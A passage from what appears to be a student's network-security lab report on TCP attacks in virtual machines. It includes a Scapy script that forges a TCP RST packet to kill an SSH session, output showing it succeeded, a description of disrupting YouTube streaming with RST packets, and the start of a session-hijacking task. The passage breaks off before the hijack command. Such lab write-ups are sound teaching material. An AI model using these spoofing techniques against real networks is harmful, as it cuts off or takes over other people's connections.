
We use the above collected data in a python code:

A screenshot of a terminal window titled "reset_ssh.py (~bin) - gedit". The window contains a Python script with the following code:

```
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending reset packet")
IPLayer = IP(src="10.0.2.21", dst="10.0.2.20")
TCPLayer = TCP(sport=22, dport=53552, flags="R", seq=2081052122)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

The terminal window has a dark blue background with white text. The status bar at the top shows: Open, Save, 2:36 PM.

Now we run the code to perform the attack:




```
Terminal
[11/15/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin$ sudo python reset_ssh.py
Sending reset packet
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None      (None)
tos         : XByteField                = 0          (0)
len         : ShortField                = None      (None)
id          : ShortField                = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0          (0)
ttl          : ByteField                 = 64         (64)
proto        : ByteEnumField            = 6          (0)
checksum     : XShortField              = None      (None)
src          : SourceIPField            = '10.0.2.21' (None)
dst          : DestIPField               = '10.0.2.20' (None)
options      : PacketListField          = []         ([])

...
sport        : ShortEnumField           = 22         (20)
dport        : ShortEnumField           = 42044     (80)
seq          : IntField                 = 3328238949L (0)
ack          : IntField                 = 0          (0)
dataofs      : BitField (4 bits)        = None      (None)
reserved     : BitField (3 bits)         = 0          (0)
flags        : FlagsField (9 bits)        = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField              = 8192      (8192)
checksum     : XShortField              = None      (None)
urgptr       : ShortField              = 0          (0)
options      : TCPOptionsField          = []         ([])

[11/15/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin$
```

When we do so, we can see that the ssh connection is closed by a remote host:



```
Terminal
[11/15/21]seed@SiriS_PES1UG19CS485_Observer:~$ ssh 10.0.2.20
seed@10.0.2.20's password:
Connection to 10.0.2.20 closed by remote host.
Connection to 10.0.2.20 closed.
[11/15/21]seed@SiriS_PES1UG19CS485_Observer:~$
```

Wireshark Capture:

To prove that the connection has been destroyed:

Capturing from any

Apply a display filter ... <Ctrl-/>

Source	Destination	Protocol	Length	Info
10.0.2.21	10.0.2.20	SSHv2	109	Client: Protocol (SSH-2.0)
10.0.2.20	10.0.2.21	SSHv2	109	Server: Protocol (SSH-2.0)
10.0.2.20	10.0.2.21	SSHv2	1044	Server: Key Exchange Init
10.0.2.21	10.0.2.20	SSHv2	1404	Client: Key Exchange Init
10.0.2.21	10.0.2.20	SSHv2	116	Client: Diffie-Hellman Key Exchange
10.0.2.20	10.0.2.21	SSHv2	432	Server: Diffie-Hellman Key Exchange
10.0.2.21	10.0.2.20	SSHv2	84	Client: New Keys
10.0.2.21	10.0.2.20	SSHv2	112	Client: Encrypted packet
10.0.2.20	10.0.2.21	SSHv2	112	Server: Encrypted packet
10.0.2.21	10.0.2.20	SSHv2	128	Client: Encrypted packet
10.0.2.20	10.0.2.21	SSHv2	120	Server: Encrypted packet
10.0.2.21	10.0.2.20	SSHv2	152	Client: Encrypted packet
10.0.2.21	10.0.2.20	SSHv2	240	Client: Encrypted packet

Transmission Control Protocol, Src Port: 53552, Dst Port: 22, Seq: 372008361, Ack: 2081051714


Source Port: 53552
Destination Port: 22
[Stream index: 2]
[TCP Segment Len: 48]
Sequence number: 372008361
[Next sequence number: 372008409]
Acknowledgment number: 2081051714
Header Length: 32 bytes

any: <live capture in progress> Packets: 147 · Displayed: 34 (23.1%) Profile: Default


The connection has been closed as seen in the last packet

Task 3: TCP RST Attacks on Video Streaming Applications


The objective of this task is to disrupt video streaming by breaking the TCP connections between the victim and the content server.




Playing the YouTube video normally before the attack



“Connect to the internet” error occurred when the video ended and the attack was running. We can see from the Wireshark capture that multiple RST packets were sent out from the attacker



However when we stop the attack, the next video resumes and starts playing




If we start the attack again, we can see that a playback error occurs.

Basically, first the client establishes a TCP connection with Youtube to play the video. However when the attacker sends the RST packet, it causes the TCP connection to be terminated. This leads the video to stop playing as seen in the screenshot and Wireshark capture.

Task 4: TCP Session Hijacking

The objective of this task is to hijack an existing TCP connection (session) between two machines by injecting malicious content into their session.

First we will create a ‘new.txt’ file to be deleted by the attack as seen below:




When we check using our terminal ‘ls’ command, we can find it:

```
[11/16/21]seed@SiriS_PES1UG19CS485_Observer:~/TCP$ ls -l
total 0
-rw-rw-r-- 1 seed seed 0 Nov 16 10:22 new.txt
[11/16/21]seed@SiriS_PES1UG19CS485_Observer:~/TCP$
```

A screenshot of a terminal window titled 'Terminal'. The window title bar includes the date and time: '[11/16/21]'. The terminal prompt is 'seed@SiriS_PES1UG19CS485_Observer:~/TCP\$'. The user runs the command 'ls -l', which lists the contents of the current directory. The output shows a single file named 'new.txt' with permissions '-rw-rw-r--' and a size of 0 bytes. The date and time of creation are 'Nov 16 10:22'. The terminal window has a dark background and a light-colored text area. The left sidebar of the desktop environment is visible on the left side of the terminal window.

Now we will telnet into the sever with our client VM and check to see if we can find the ‘new.txt’ file. It is visible as seen below:



```
[11/16/21]seed@SiriS_PES1UG19CS485_Victim:~$ telnet 10.0.2.21
Trying 10.0.2.21...
Connected to 10.0.2.21.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
SiriS_PES1UG19CS485_Observer login: seed
Password:
Last login: Tue Nov 16 10:58:47 EST 2021 from 10.0.2.20 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


[11/16/21]seed@SiriS_PES1UG19CS485_Observer:~$ cd TCP
[11/16/21]seed@SiriS_PES1UG19CS485_Observer:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Nov 16 10:22 new.txt
[11/16/21]seed@SiriS_PES1UG19CS485_Observer:~/TCP$
```

Now we will collect data of the last TCP packet sent from the client with the help of Wireshark:


Destination Port: 42048

Sequence Number: 4209477782

Acknowledgement Number: 3558784922



Using the above data, we perform an attack from the Attacker VM:

